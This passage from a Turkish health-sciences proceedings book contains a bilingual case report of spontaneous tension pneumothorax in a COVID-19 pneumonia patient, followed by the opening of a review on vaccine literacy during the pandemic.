4. R. Aylaz, “Salgın Döneminde Yaşlı ve Bakımı” Yeni Koronavirüs Hastalığının Toplum Üzerine Etkileri ve Hemşirelik Yaklaşımları Edit. Aylaz R, Yıldız E. İnönü Üniversitesi Yayınevi. Malatya 2020, s:154 ISBN: 978-605-7853-43-1
5. T. McMichael, W.C. Dustin, S. Clark, et al. Epidemiology of Covid-19 in a Long-Term Care Facility in King County, Washington. *N Engl J Med* 2020; 382:2005-2011
6. C. Çelebi. Covid-19 Tanılı Hastalarda Hemşirelik Bakımı. *Ege Klinik Tıp Dergisi*, 2020;58(1) Ek /Supp: 35-40
7. Türk Hemşireler Derneği (THD). (2020). *COVID-19 hemşire eğitim rehberi ve bakım algoritmaları*. <https://www.thder.org.tr/uploads/files/thd-COVID-2020-2.pdf> Erişim Tarihi:01.12.2020
8. T. Liang, “Handbook of COVID-19 prevention and treatment” [Internet]. [Erişim Tarihi: 11 Aralık 2020]. Erişim adresi: <https://files.alicdn.com/tps/service/ee33bb33f3583ea521f1e17e0800357e.pdf?spm=a3c0i.14138300.8102420620.download.6df3647f7wa4Hs&file=ee33bb33f3583ea521f1e17e0800357e.pdf>.
9. Türkiye Cumhuriyeti Sağlık Bakanlığı. (2020). COVID-19 Güncel Verileri. <https://COVID19.saglik.gov.tr/>. Erişim Tarihi: 01.05.2020.
10. S. Çelik. “Mekanik ventilasyonda hasta bakımı” *Yoğun Bakım Hemşireliği Dergisi*, 2006;10(1-2),19-25.
11. Türk Hemşireler Derneği (THD). (2020). *COVID-19 özel sayısı*. <https://www.thder.org.tr> Erişim Tarihi: 01.12.2020.

12. A. Kara. *Endotrakeal Tüp ve Ağız Bakımı Uygulanan Entübe Yoğun Bakım Hastalarında Ağrı Davranışlarının Belirlenmesi*, 2019.(Master's thesis, Sağlık Bilimleri Enstitüsü).
13. Avrupa Konseyi. (2014). *Yaşamın son döneminde tıbbi tedavide karar verme sürecine ilişkin kılavuz*.
https://www.yogunbakim.org.tr/data/pdf/COE_End_of_Life_Guide_Turkish.pdf.
Erişim Tarihi:01.12.2020.
14. F. Karasu, E.Ö. Çopur. COVID-19 vakaları artarken salgının ön safındaki bir yoğun bakım hemşiresi: “cephede duran kahramanlar”. *Yoğun Bakım Hemşireleri Dergisi*. 2020;24(1):11-14.

COVID-19 PNÖMONİSİNDE SPONTAN TANSİYON PNÖMOTORAKS

Mehmet Selim Çömez¹

¹Hatay Mustafa Kemal Üniversitesi, Tayfur Ata Sökmen Tıp Fakültesi, Hatay, TÜRKİYE

drmcomez313@gmail.com

ORCID: 0000-0003-0821-5148

ÖZET

Amaç: COVID-19 pnömonisinin komplikasyonu olarak pnömotoraks nadirdir ve genellikle entübasyona bağlı mekanik ventilasyonun bir komplikasyonu olarak ortaya çıkar. Ancak spontan soluyan bir hastada spontan tansiyon pnömotoraks sadece birkaç vakada bildirilmiştir.

Vaka Sunumu: 45 yaşında erkek hasta acil departmanına kuru öksürük, nefes darlığı, yorgunluk ve kas ağrıları şikayeti ile başvurdu. Fizik muayenesinde takipne (20/dk), kalp tepe atımı:79/dk, oda havasında SPO₂: % 86 idi. Nazal ve faringeal sürüntüden alınan PCR testi (+) idi. Kan örneği analizinde WBC: 10.07 10³/μL, Lenfosit: % 8, Nötrofil: % 88.8, Hb: 14.2 g/dL, Plt:173 10³/μL, AST: 33, ALT: 23, LDH: 297 U/L, CRP: 84.1 mg/L, Prokalsitonin: 0.04, D-Dimer: 630 ng/mL, Ferritin: 1445.5 ng/mL, Fibrinojen: 500 mg/dL. Toraks BT de bilateral akciğerlerde ağırlıklı olarak alt loblarda ve periferik kesimlerde buzlu cam dansiteleri mevcuttu. Hospitalize edildi ve destekleyici tedavi başlandı. Tedavide nazal maske ile 6-10/L O₂, Enoksaparin 2x04 ml sc, Asetilsalisilik asit 1x100 mg po, Metilprednizolon 1x80 mg iv, Favipiravir 1x600 mg po, Levofloksasin 1x500 mg iv, Parasetamol 3x1000 mg iv, Pantoprazol 2x40 mg iv, N asetil sistein 3x300 mg iv verildi. Yatışının 3. günü nefes darlığında artış, göğüs ve sırt ağrısı, takipne (25/dk), taşikardi (113/dk), hafif hipotansiyon (90/50 mmHg) meydana geldi. 10 L/dk O₂ e rağmen SPO₂ 88/dk idi. Bunun üzerine Troponin I (0.01 ng/ml), CK-MB (14 U/L), EKG (normal) değerlendirildi. PA-Akciğer grafisinde sol tansiyon pnömotoraks tespit edildi ve mediastinal itilme mevcuttu. Göğüs tüpü takıldı. Hemodinami ve oksijenasyon düzeldi. 10. gün göğüs tüpü çekildi. Tedavisinin 11. günü taburcu edildi.

Sonuç: Bu vaka, bir COVID-19 pnömonisinde hızlı oksijen desatürasyonu, dispne, takipne, taşikardi ve hipotansiyon ile akut kötüleşmenin tansiyon pnömotoraksa işaret edebileceğini hatırlatmaktadır. Spontan tansiyon pnömotoraks hastanın prognozunu kötüleştirebilen akut dekompanzasyona neden olan COVID-19 pnömonisinin muhtemel komplikasyonudur

Anahtar Kelimeler: COVID-19, Spontan pnömotoraks, Tansiyon Pnömotoraks, Pnömoni

SPONTANEOUS TENSION PNEUMOTHORAX DURING THE COVID-19 PNEUMONIA

ABSTRACT

Objective: Pneumothorax as a complication of COVID-19 pneumonia is rare and usually occurs as a complication of mechanical ventilation due to intubation. However, spontaneous tension pneumothorax in a spontaneously breathing patient has been reported in only a few cases.

Case report: A 45-year-old male patient was admitted to the emergency department with dry cough, shortness of breath, fatigue and muscle aches. Physical examination findings were tachypnea (20 / min), heart peak beat: 79 / min, SPO2 in room air: 86%. It was PCR (+) taken from nasal and pharyngeal swabs. In blood sample analysis, WBC: $10.07 \times 10^3 / \mu\text{L}$, Lymphocyte: 8%, Neutrophil: 88.8%, Hb: 14.2 g / dL, Plt: $173 \times 10^3 / \mu\text{L}$ AST: 33, ALT: 23, LDH: 297 U / L, CRP: 84.1 mg / L, Procalcitonin: 0.04, D-Dimer: 630 ng / mL, Ferritin: 1445.5 ng / mL, Fibrinogen: 500 mg / dL. In thoracic CT, there were groundglass opacities in the bilateral lungs, predominantly in the lower lobes and peripheral parts. He was hospitalized and supportive treatment was initiated. In treatment 6-10 / L O2 (oronasal mask), Enoxaparin 2x04 ml sc, Acetylsalicylic acid 1x100 mg po, Methylprednisolone 1x80 mg iv, Favipiravir 1x600 mg po, Levofloxacin 1x500 mg iv, Paracetamol 3x1000 mg iv, Pantoprazole 2x40 mg iv, N acetyl cysteine 3x300 mg iv was given. On the 3rd day of admission, an increase in shortness of breath, chest and back pain, tachypnea (25 / min), tachycardia (113 / min), mild hypotension (90/50 mmHg) occurred. In addition, despite the 10 L / min O2, SPO2 was 88 %. Therefore, Troponin I (0.01 ng / ml), CK-MB (14 U / L), ECG (normal) were evaluated. Left tension pneumothorax was detected on PA chest radiography and there was mediastinal pushing. A

chest drainage tube was inserted. Hemodynamics and oxygenation improved. The chest tube was removed on the 10th day. He was discharged on the 11th day of his treatment.

Conclusion: This case reminds us that acute worsening with rapid oxygen desaturation, dyspnea, tachypnea, tachycardia and hypotension in a COVID-19 pneumonia may indicate tension pneumothorax. Spontaneous tension pneumothorax is a possible complication of COVID-19 pneumonia causing acute decompensation, which can worsen the patient's prognosis.

Keywords: : COVID-19, Spontaneous Pneumothorax, Tension Pneumothorax, Pneumonia


GİRİŞ

COVID-19 şiddetli viral pnömoniye yol açabilir. Etkilenen hastalarda karakteristik toraks BT bulguları periferik ve posterior dağılımlı bilateral, multilobar buzlu cam opasiteleri ve konsolidasyonlar içerir. COVID-19 un bir komplikasyonu olarak pnömotoraks nadirdir [1]. Pnömotoraks genellikle entübasyona bağlı mekanik ventilasyonun bir komplikasyonu olarak ortaya çıkmaktadır. Bununla birlikte barotravmaya maruz kalmaksızın pnömotoraks COVID-19 kapsamında nadiren spontan olarak ortaya çıkabilir [2]. Burada biz mekanik ventilasyon desteği almayan hastada spontan tansiyon pnömotoraks gelişen bir vakayı bildirdik.


VAKA SUNUMU

45 yaşında erkek hasta acil departmanına kuru öksürük, nefes darlığı, yorgunluk ve kas ağrıları şikayeti ile başvurdu. Vücut sıcaklığı 37.8 oC idi. Daha önce bilinen akciğer, göğüs hastalıkları ve herhangi bir başka komorbiditesi yoktu. Sigara içmiyor. Yakın zamanda COVID-19 pnömonisi tanılı anne, baba ve abisine refakat hikayesi mevcut. Fizik muayenesinde takipne (20/dk), kalp tepe atımı:79/dk, oda havasında SPO2: % 86 idi. Laboratuvar incelemesinde nazal ve faringeal sürüntüden alınan PCR testi (+) idi. Kan örneği analizinde WBC: $10.07 \cdot 10^3/\mu\text{L}$ (referans aralığı: 4-10), Lenfosit: % 8 (referans aralığı: 20-40 %), Nötrofil: % 88.8 (referans aralığı: 50-70 %), Hb :14.2 g/dL (referans aralığı:12-16 g/dL), Plt : $173 \cdot 10^3/\mu\text{L}$ (referans aralığı: 150-450 $10^3/\mu\text{L}$) AST :33 (referans aralığı: 0-40), ALT: 23 (referans aralığı: 0-49), LDH :297 U/L (referans aralığı: 120-246), CRP : 84.1 mg/L (referans aralığı: 0-5), Prokalsitonin: 0.04 (referans aralığı: 0.05-0.09), D-Dimer: 630 ng/mL (referans aralığı <500), Ferritin: 1445.5 ng/mL (referans aralığı: 22-322 ng/mL), Fibrinojen: 500 mg/dL (referans aralığı: 200-400). Toraks BT de: Bilateral akciğerlerde ağırlıklı olarak alt loblarda ve periferik kesimlerde birbirleriyle birleşme eğiliminde yamasal buzlu cam dansitesinde alanlar dikkati çekmiştir (Figür 1, 2). Bu haliyle izole servise yatırıldı.

Tedavide oronazal maske ile 6-10/L O₂, Enoksaparin 2x04 ml sc, Asetilsalisilik asit 1x100 mg po, Metilprednizolon 1x80 mg iv, Favipiravir 1x600 mg po, Levofloksasin 1x500 mg iv, Paracetamol 3x1000 mg iv, Pantoprazol 2x40 mg iv, N asetil sistein 3x300 mg iv verildi. Yatışının 3. günü nefes darlığında artış, göğüs ve sırt ağrısı, takipne (25/dk), taşikardi (113/dk), hafif hipotansiyon (90/50 mmHg) meydana geldi. 10 L/dk O₂ e rağmen SPO₂ 88/dk idi. Bunun üzerine Troponin I (0.01 ng/ml), CK-MB (14 U/L), EKG (normal) değerlendirildi. PA-Akc grafisinde sol tansiyon pnömotoraks tespit edildi ve mediastinal itilme mevcuttu (Figür 3). Sol göğüs tüpü takıldı (Figür 4). Hemodinami ve oksijenasyon düzeldi. 10. gün göğüs tüpü çekildi (Figür 5). 11. gün taburcu edildi (Figür 6).




Figür 1




Figür 2



Figür 3



Figür 4



Figür 5

TARTIŞMA

COVID-19 enfeksiyonlu hastalar ARDS ye yol açan şiddetli pnömoniye neden olabilirler. COVID-19'un toraks BT'de bilinen tipik özellikleri, akciğerlerin dış lateral bölgesinde belirgin olan, periferik veya posterior dağılımlı bilateral multilobar buzlu cam opasiteleri ve konsolidasyonlardır. COVID-19 hastalarının sadece yaklaşık % 1'inde pnömotoraks var [3]. Spontan pnömotoraks gelişimine katkıda bulunan risk faktörleri arasında tütün kullanımı, yaş, zayıf boy, erkek cinsiyet, düşük vücut kitle indeksi, uzun süreli öksürük, yorucu egzersiz ve kronik obstrüktif akciğer hastalığı gibi bazı hastalıklar yer alır [4].

Spontan pnömotoraks ARDS li hastalarda en yaygın bilinen komplikasyondur. En sık nedenler basınç ve volüm ilişkili alveoler rüptürdür [5]. COVID-19 pnömonisinden ölen bir hastanın akciğer biyopsi örneklerinin histolojik incelemesinde ARDS yi işaret eden pnömositlerin deskuamasyonu ve

hyalin membran formasyonunu gösterdi [6]. COVID-19 pnömonisinde spontan pnömotoraks vakaları bildirmesine rağmen, tansiyon pnömotoraks da olası bir komplikasyondur [1,7]. Literatürde çok nadir spontan tansiyon pnömotoraks bildirilmiştir [1,7,8]. Spiro ve ark. [1] nın bildirdiği spontan tansiyon pnömotoraks vakası hastanın taburculuğundan 4 gün sonra meydana gelmiş. Önceden var olan pulmoner koşulların yokluğu ve sigara içme öyküsünün negatif olduğu, pnömotoraksa bir COVID-19 pnömonisini takiben yapısal akciğer hasarından kaynaklanabileceğini ifade etmişler. Altta herhangi bir komorbiditesi olmayan, spontan soluyan bu vakada tedavi sürecinde spontan tansiyon pnömotoraks gelişti. Dispne şiddetli COVID-19 pnömonisi ve pnömotoraks için nonspesifik ve yaygın bir semptomdur. Bu vaka, bir COVID-19 pnömonisinde hızlı oksijen desatürasyonu, dispne, takipne, taşikardi ve hipotansiyon ile akut kötüleşmenin tansiyon pnömotoraksa işaret edebileceğini hatırlatmaktadır.

Sonuç olarak spontan tansiyon pnömotoraks hastanın prognozunu kötüleştirebilen akut dekompanzasyona neden olan COVID-19 pnömonisinin muhtemel komplikasyonudur.

KAYNAKÇA (References)

- [1] Spiro JE, Sisovic S, Ockert B, Böcker W, Siebenbürger G. Secondary tension pneumothorax in a COVID-19 pneumonia patient: a case report. *Infection*. 2020;48(6):941-4.
- [2] Quincho-Lopez A, Quincho-Lopez DL, Hurtado-Medina FD. Case Report: Pneumothorax and Pneumomediastinum as Uncommon Complications of COVID-19 Pneumonia— Literature Review. *The American journal of tropical medicine and hygiene*. 2020;103(3):1170-6.
- [3] Chen N, Zhou M, Dong X, Qu J, Gong F, Han Y, et al. Epidemiological and clinical characteristics of 99 cases of 2019 novel coronavirus pneumonia in Wuhan, China: a descriptive study. *The Lancet*. 2020;395(10223):507-13.
- [4] Noppen M. Spontaneous pneumothorax: epidemiology, pathophysiology and cause. *European Respiratory Review*. 2010;19(117):217-9.
- [5] Woodside KJ, vanSonnenberg E, Chon KS, Loran DB, Tocino IM, Zwischenberger JB. Pneumothorax in patients with acute respiratory distress syndrome: pathophysiology, detection, and treatment. *Journal of Intensive Care Medicine*. 2003;18(1):9-20.
- [6] Yang X, Yu Y, Xu J, Shu H, Liu H, Wu Y, et al. Clinical course and outcomes of critically ill patients with SARS-CoV-2 pneumonia in Wuhan, China: a single-centered, retrospective, observational study. *The Lancet Respiratory Medicine*. 2020.
- [7] Flower L, Carter J-PL, Lopez JR, Henry AM. Tension pneumothorax in a patient with COVID-19. *BMJ Case Reports CP*. 2020;13(5):e235861.

- [8] Wang W, Gao R, Zheng Y, Jiang L. COVID-19 with spontaneous pneumothorax, pneumomediastinum and subcutaneous emphysema. *Journal of travel medicine*. 2020;27(5):taaa062.G. Pevere. "Infrared Nation." *The International Journal of Infrared Design*, vol. 33, pp. 56-99, Jan. 1979.

PANDEMİ DÖNEMİNDE AŞI OKURYAZARLIĞI

Tuba Karabey¹, Özge Yaman²

¹*Tokat Gaziosmanpaşa Üniversitesi, Sağlık Bilimleri Fakültesi, Tokat / Türkiye*

²*Tokat Gaziosmanpaşa Üniversitesi Hastanesi, Tokat / Türkiye*

ozgeymn95@outlook.com

ORCID: 0000-0002-9558-0786.

ÖZET

Sağlık okuryazarlığı; sağlıkla ilgili yargıda bulunabilmek için, bireylerin bilgi kaynaklarına ulaşma, bilgiyi okuma ve anlama, bilgiler ışığında sağlık ve sağlığın korunması-geliştirilmesi ile ilgili konularda, yaşam boyunca yaşam kalitesini artırmaya yönelik doğru kararlar verme ve uygulama ile ilgili istekleri ve kapasiteleri olarak adlandırılır. Sağlık okuryazarlığının düşük olması; sağlıksız seçimlere, kötü bir özyönetime, riskli davranışlara yol açar. Sağlık düzeyinin iyileştirilebilmesi için sağlık hizmetlerinin koruyucu hizmetler kapsamındaki aşı uygulamaları önemli bir yere sahiptir. 31 Aralık 2019'da Dünya Sağlık Örgütü (DSÖ), Çin'in Hubei eyaletinin Wuhan şehrinde etiyolojisi bilinmeyen pnömoni vakalarını bildirmiştir. 7 Ocak 2020'de etken daha önce insanlarda tespit edilmemiş yeni bir koronavirüs (2019-nCoV) olarak tanımlanmıştır. Daha sonra 2019- nCoV hastalığının adı COVID-19 olarak kabul edilmiş, virüs SARS CoV'e yakın benzerliğinden dolayı SARS-CoV-2 olarak isimlendirilmiştir. Koronavirüs hastalığı (COVID-19) hızlıca yayılarak bir pandemi haline dönüşmüştür. COVID-19 salgını, normal toplumsal ve ekonomik faaliyetleri ciddi şekilde etkilemekle beraber, dünya çapında ve sağlık sistemlerinin çoğunda baskı ve yük getirmeye devam etmektedir. Son gelişmelerle birlikte, çalışmaları süren birkaç aşının 3. aşama klinik denemelerde olduğu ve umut verici etkilerinden bahsedilmektedir. Düşük sağlık okuryazarlığı aşı uygulamaları kullanımını da engellemektedir. Aşılama ile kişi hastalıktan korunur bireysel ve toplumsal bağışıklık sağlanır. Toplumda aşıli bireylerin sayısı arttıkça, aşılanmamış bireylerin hastalık etkeni ile temas olasılığı ve hastalığın o toplumda görülme sıklığı azalır. Dünya Sağlık Örgütüne göre aşı tereddütü nedeni değişiklik gösterse de yanıtıcı

ve eksik bilgiler aşı reddine neden olduğunu göstermiştir. Bu çalışmanın amacı pandemi döneminde aşı okur yazarlığını incelemektir.

Anahtar Kelimeler: *Aşı Okuryazarlığı, Covid-19, Sağlık Okuryazarlığı*

VACCINE LITERACY IN THE PANDEMIC PERIOD

ABSTRACT

Health literacy; In order to make judgments about health, individuals' desires and capacities to reach information sources, to read and understand information, to make right decisions and to practice on issues related to health and the protection-improvement of health in the light of information, to improve the quality of life throughout life. Low health literacy; It leads to unhealthy choices, bad self-management, risky behavior. Vaccination applications within the scope of preventive services of health services have an important place in order to improve the health level. On December 31, 2019, the World Health Organization (DSÖ) reported cases of pneumonia of unknown etiology in Wuhan, China's Hubei province. On January 7, 2020, the agent was identified as a new coronavirus (2019-nCoV) that was not previously detected in humans. Coronavirus disease (COVID-19) spread rapidly and turned into a pandemic. While the COVID-19 pandemic seriously affects normal social and economic activities, it continues to put pressure and burden on most health systems worldwide. Along with the recent developments, it is mentioned that a few vaccines that are still being studied are in phase 3 clinical trials and their promising effects. Low health literacy also prevents the use of vaccines. With vaccination, the person is protected from the disease, individual and social immunity is provided. As the number of vaccinated individuals in the community increases, the possibility of contact of the unvaccinated individuals with the disease agent and the frequency of the disease in that society decrease. According to the World Health Organization, although the reason for vaccination hesitation varies, misleading and incomplete information has shown that it causes vaccine rejection. The aim of this study is to examine vaccine literacy during the pandemic period. Later, the name of 2019-nCoV disease was accepted as COVID-19, and the virus was named SARS-CoV-2 due to its close similarity to SARS CoV.

Keywords: *Vaccine Literacy, Covid-19, Health Literacy*

1. GİRİŞ

31 Aralık 2019'da Dünya Sağlık Örgütü (DSÖ), Çin'in Hubei eyaletinin Wuhan şehrinde etiyojisi bilinmeyen pnömoni vakalarını bildirmiştir [1, 2, 3]. 7 Ocak 2020'de etken daha önce insanlarda tespit edilmemiş yeni bir koronavirüs (2019-nCoV) olarak tanımlanmıştır. Daha sonra 2019-nCoV hastalığının adı COVID-19 olarak kabul edilmiş, virüs SARS CoV'e yakın benzerliğinden dolayı SARS-CoV-2 olarak isimlendirilmiştir [1]. Koronavirüs hastalığı (COVID-19) hızlıca yayılarak bir pandemi haline dönüşmüştür. COVID-19 salgını, normal toplumsal ve ekonomik faaliyetleri ciddi şekilde etkilemekle beraber, dünya çapında ve sağlık sistemlerinin çoğunda baskı ve yük getirmeye devam etmektedir [2, 3]. COVID-19 pandemisi ile beraber aşı okuryazarlığı konusu da gündeme gelmiştir.

Hastalar sağlık sisteminin temel parçasıdır ve bireylerin hastalıkları hakkında aldıkları kararlar, sağlık sonuçları ile verilen sağlık hizmetinin etkinliğini, etkililiğini ve kalitesini büyük ölçüde etkilemektedir. Bu durum literatürde 'sağlık okur-yazarlığı' olarak adlandırılmakta olup, son yıllarda sağlık okur-yazarlığının önemi arttıkça birbirine benzer içeriklere sahip birçok tanımlama yapılmıştır [4, 5]. Temel olarak sağlık okur-yazarlığı; sağlıkla ilgili yargıda bulunabilmek için, bireylerin bilgi kaynaklarına ulaşma, bilgiyi okuma ve anlama, bilgiler ışığında sağlık ve sağlığın korunması-geliştirilmesi ile ilgili konularda, yaşam boyunca yaşam kalitesini artırmaya yönelik doğru kararlar verme ve uygulama ile ilgili istekleri ve kapasiteleri olarak adlandırılır [6]. Sağlık okur-yazarlığı bir terim olarak ilk kez Scott Simonds tarafından 1974 yılında "Sağlık Eğitimi ve Sosyal Politika" adlı makalede yer almıştır. Literatürde yaygın şekilde kullanımı ise Amerika'da 2003 yılında gerçekleştirilen Yetişkin Okur-Yazarlığının Ulusal Değerlendirilmesi (NAAL) isimli çalışmadan sonra başlamıştır [4, 6]. Sağlık okur-yazarlığının düşük olması; sağlıksız seçimlere, kötü bir özyönetime, riskli davranışlara yol açar. Sağlık düzeyinin iyileştirilebilmesi için sağlık hizmetlerinin koruyucu hizmetler kapsamındaki aşı uygulamaları önemli bir yere sahiptir. Düşük sağlık okur-yazarlığı aşı uygulamaları kullanımını da engelleyebilmektedir [5, 6].

Bireylerin sağlık entegrasyonu kapsamında ve öncelikli olan koruyucu sağlık hizmetlerinden; aşı uygulamaları hakkında okur-yazarlıkları ise dikkate alınması gereken bir boyuttur. Aşı okur-yazarlığı; bireylerin aşılarla ait bilgisi ve uygulanmasına yönelik; karar verme sürecini, davranışlarını/deneyimlerini ifade eder [5].

2. COVID-19 PANDEMİSİ

Aralık 2019'da Çin'in Hubei Eyaleti, Wuhan'daki bir canlı hayvan pazarına epidemiyolojik olarak bağlı, nedeni bilinmeyen pnömonili bir grup hasta bildirilmeye başlandı. Bu vakalar, yeni patojenlerin zamanında tanımlanmasını sağlamak için 2003 yılında şiddetli akut solunum sendromu (SARS)

salgınına takiben oluşturulan "nedeni bilinmeyen pnömoni" için bir gözetim yöntemi kullanılarak yerel hastaneler tarafından tanımlanmıştır [1, 7].

31 Aralık 2019'a kadar görülmemiş olan bu etken için; Hastalık Kontrol ve Önleme Merkezleri (CDC CHINA) bir epidemiyolojik araştırma başlattı. Bu amaçla, 27 Aralık 2019 tarihinde Wuhan hastanesine başvuran ağır zatürreli üç yetişkin hasta seçildi. Her birinden bronkoalveolar lavaj örnekleri alınmış ve hiçbir numunede patojen izolasyonu olmayan RespiFinderSmart-22 kiti kullanılarak 22 patojen (18 virüs ve 4 bakteri) araştırılmıştır. İlk önce 2019- nCoV adı verilen hastalık COVID-19 olarak kabul edilmiş, virüs SARS CoV'e yakın benzerliğinden dolayı SARS-CoV-2 olarak isimlendirilmiştir [1, 2, 3].

Yeni insan viral patojeni, şiddetli akut solunum 2019 koronavirüs hastalığının (COVID-19) nedeni olan sendrom-koronavirüs-2 (SARS-CoV-2) kıtalar arasında yayılması ve pek çok ülkede ciddi boyutlara ulaşması nedeniyle Dünya Sağlık Örgütü bu salgını "pandemi" olarak kabul etmiştir. Küresel COVID-19 salgını dahil birçok ülkede genişlemeye devam etmektedir [1, 2].

Covid-19 ilk kaynağı tam olarak tespit edilememekle birlikte damlacık yolu ile bulaştığı bilinmektedir. Hastalığın yaygın semptomları ateş öksürük ve solunum sıkıntısıdır. Covid-19 ortalama inkübasyon süresinin (hastalık belirtilerinin ortaya çıkması için gereken süre) ortalama 5-6 gün (minimum 2 gün – maksimum 14 gün)'dür. Ancak Covid-19'un bulaştırıcılık süresi kesin olarak bilinmemektedir. Kişiden kişiye bulaşın, semptomlar başlamadan 1-2 gün önce başladığı, semptomların kaybolmasıyla sona erdiği düşünülmektedir [2, 3].

COVID-19 salgını, normal toplumsal ve ekonomik faaliyetleri ciddi şekilde etkilemekle beraber, dünya çapında ve sağlık sistemlerinin çoğunda baskı ve yük getirmeye devam etmektedir [2, 3].

Çalışmalar sonucunda SARS-CoV-2 enfeksiyonuna karşı yeterli sürü bağışıklığı elde etmek için koruyucu bir aşı gerekecektir. COVID-19 salgınına kontrol altına alınması için Dünya Sağlık Örgütü (DSÖ) 200'den fazla COVID-19 aşısı listeledi. Son gelişmelerle birlikte, çalışmalarını süren birkaç aşının 3. aşama klinik denemelerde olduğu ve umut verici etkilerinden bahsedilmektedir [2].

3. AŞININ TARİHSEL GELİŞİMİ

Aşılamının ilk ilkeleri MS 7. Yüzyıl Hintli Budistlerin yılan zehrine karşı "bağışıklık kazandırmak" amaçlı içtiği toksin olarak görülür. İlk yazılı kaynaklar ise 10. yüzyılda Çin'de varyolasyon yöntemleri adı ile çiçek hastalığı püstüllerinden elde edilen kuru irin deri altına enjekte edilerek korunma sağlanmasıdır. Varyolasyon 16. yüzyılda Hindistan'da rutin olarak uygulanmıştır. Varyolasyon uygulamaları 18. yüzyıla kadar uzanmaktadır [8, 9]. Avrupa ise Leydi Mary Wortley Montagu'nun ağabeyinin Konstantinopolis'ten döndükten sonra çiçek hastalığı nedeniyle ölmesi ile çiçek hastalığını tanıdı. Daha sonra 1721'de İngiltere'de Dr Charles Maitland'ın kızına varyolasyon tekniğini uyguladı. Aynı tarihte Amerika'da Cotton Mather yasaklara meydan okudu ve bu tekniği kendi oğlu için kullandı [8]. 1758'de İskoç doktor Francis Home, insanlarda kızamık aşılama sonuçlarını

yayınlandı. 1774'te sığır yetiştiricisi Benjamin Jesty, diğer sütçülerin hastalığı atlattıktan sonra tekrar hastalanmadığını fark etti [10, 11]. Böylece inek memesinde ki lezyondan elde ettiği materyal ile eşi ve iki çocuğunu başarıyla aşıladı. Aşı yaptırdıktan sonra çiçek hastalığına karşı korunmuş görüldüğünü fark etti. İngiliz bilim adamı Edward Jenner ise aynı gözlemlerle karşı karşıya kalıp bu gözlemlerini klinik çalışmalara dökmüştür. Jenner'ın inek çiçeği lezyonlarından aldığı materyali aşılacak kişinin koluna inoküle etmiş bu yönteme 'vaksinasyon (aşılama)' adını vererek ve tüm dünyaya duyurmuştur. 1798'de. Birçok bilim adamının çalışmasıyla (Edward, Ballard, Troja, Galbiati, Negri, Koch, Lanoix ve Chambon), aşılama hızlı seyrini sürdürmüştür [8, 9, 10]. 1870 ile 1885, Louis Pasteur ve öğrencilerinin çalışmaları ile modern aşılama yöntemleri ve ilk aşılar doğdu. Pasteur ilk 'canlı zayıflatılmış aşıları' geliştirdi [9]. 1885'te, Pasteur'un öğrencisi Joseph Grancher, iki çocuğu kuduza karşı başarıyla aşıladı. Mikrobiyoloji için zengin bir dönem olan 19. Yüzyılın sonlarında Joseph Meister ve Jean-Baptiste Puppelle tarafından Pasteur'un kullandığı yöntem kademeli olarak kuduz virüsü doz dizisi daha az zayıflatılmış ve bir şema oluşturulmuştur. Şema ile hücresele bağışıklık kavramı, fagositler, antikor / antijen ilişkisi gibi temel aşı kavramları anlaşılmış; hastalıklardan sorumlu patojen ajanların izolasyonu ile tifo, veba, kolera, difteri, tetanoz gibi çeşitli bulaşıcı hastalıkların çözümü anlaşıldı. 20. Yüzyıl başlarında birkaç canlı zayıflatılmış aşı (kuduz, çiçek hastalığı) ve inaktif aşı (tifo, kolera, veba) kullanıldı [9, 10, 11].

Türkiye'de ise ilk yoğun aşılama programı 1981 yılında 5 hastalığa karşı başlatılan genişletilmiş bağışıklama programıdır. Bu program 2005 yılında 7 hastalığa karşı, 2013 yılında 13 hastalığa karşı toplam 18 doz aşı olacak şekilde genişletilmiştir. Günümüzde uygulanmakta olan "Genişletilmiş Bağışıklama Programı "boğmaca, difteri, tetanoz, kızamık, kızamıkçık, kabakulak, tüberküloz, poliomiyelit, hepatit B ve H. influenzae tip b'ye bağlı hastalıkların morbidite ve mortalitesini azaltarak, bu hastalıkları kontrol altına almak ve tamamen ortadan kaldırmak amacı ile hassas yaş gruplarına enfeksiyona yakalanmalarından önce ulaşip bağışıklanmalarını sağlamak için yapılan aşılama hizmetlerini içerir ve pediatrik aşı programında yer alır [12]. Bu amaçla; günümüzde hepatit B, tüberküloz, difteri, boğmaca, tetanoz, poliyomiyelit, kızamık, kızamıkçık, kabakulak, suçiçeği, hepatit A, pnömokok, H. influenzae tip b enfeksiyonlarına karşı tüm çocuklar ücretsiz olarak aşılanmaktadır. Başarılı aşılama programları ile ülkemiz, 2002 yılında çocuk felcinden arındırılmış olup, yüksek oranda mortaliteye yol açan yenidoğan tetanozu ise 2009 yılında elimine edilmiştir. Gür'ün çalışmasına göre; Ülkemizde son on yıldır her bir aşı için aşılama oranı %95'in üzerinde seyretmektedir [12].

Dünya Sağlık Örgütü'nün (Mart 2018) raporuna göre; küresel bağışıklama yılda 2-3 milyon ölümü engellemektedir. Son birkaç yıl küresel bağışıklama oranı yüzde 85 civarında seyretmektedir. Bağışıklama oranlarının hedeflenen düzeye yükseltilmesi ile yılda 1.5 milyon kadar daha ölümün önüne geçebileceği belirtilmektedir [9, 11, 12].

4. AŞININ ETKİ MEKANİZMASI VE FAYDALARI

“Vaccine (aşı)” kelimesi; düşük hastalandırma özelliğine sahip bir Poxvirus olan ve çiçek hastalığından korunmada kullanılmış olan “Vaccinia virüs”ten türetilmiştir [13]. Aşı, hastalık etkenine karşı bağışıklığı artıran biyolojik bir preparattır. Geleneksel pediatrik aşı türleri klinik olarak bugüne kadar kullanılmış olan aşılarından herhangi birini içeren ölü veya canlı zayıflatılmış mikroorganizmalar, inaktive edilmiş toksinler (Toksoid), protein alt birimleri ve polisakkarit antijenleri veya konjugatları içerirler. Bununla birlikte bir dizi yenilikçi aşı geliştirilmektedir: rekombinant vektör ve DNA aşıları gibi. Bu ajanlar hastalığa neden olan bir mikroorganizmaya benzer ve vücudun bağışıklık sisteminin ajanı yabancı olarak tanıtır, "hatırlayın" ve onu yok edin sistemini algılaması, böylece bağışıklık sisteminin bu mikroorganizmalara daha kolay meydan okumasını sağlar. Sonuç olarak hastalık gelişmeden, vücuda hastalık etkeni tanıtılarak vücudun gereken tepkiyi oluşturması sağlanır. Tipik olarak, çoğu aşı subkutan (SC) veya intramüsküler (IM) yollarla uygulanır [14, 15].

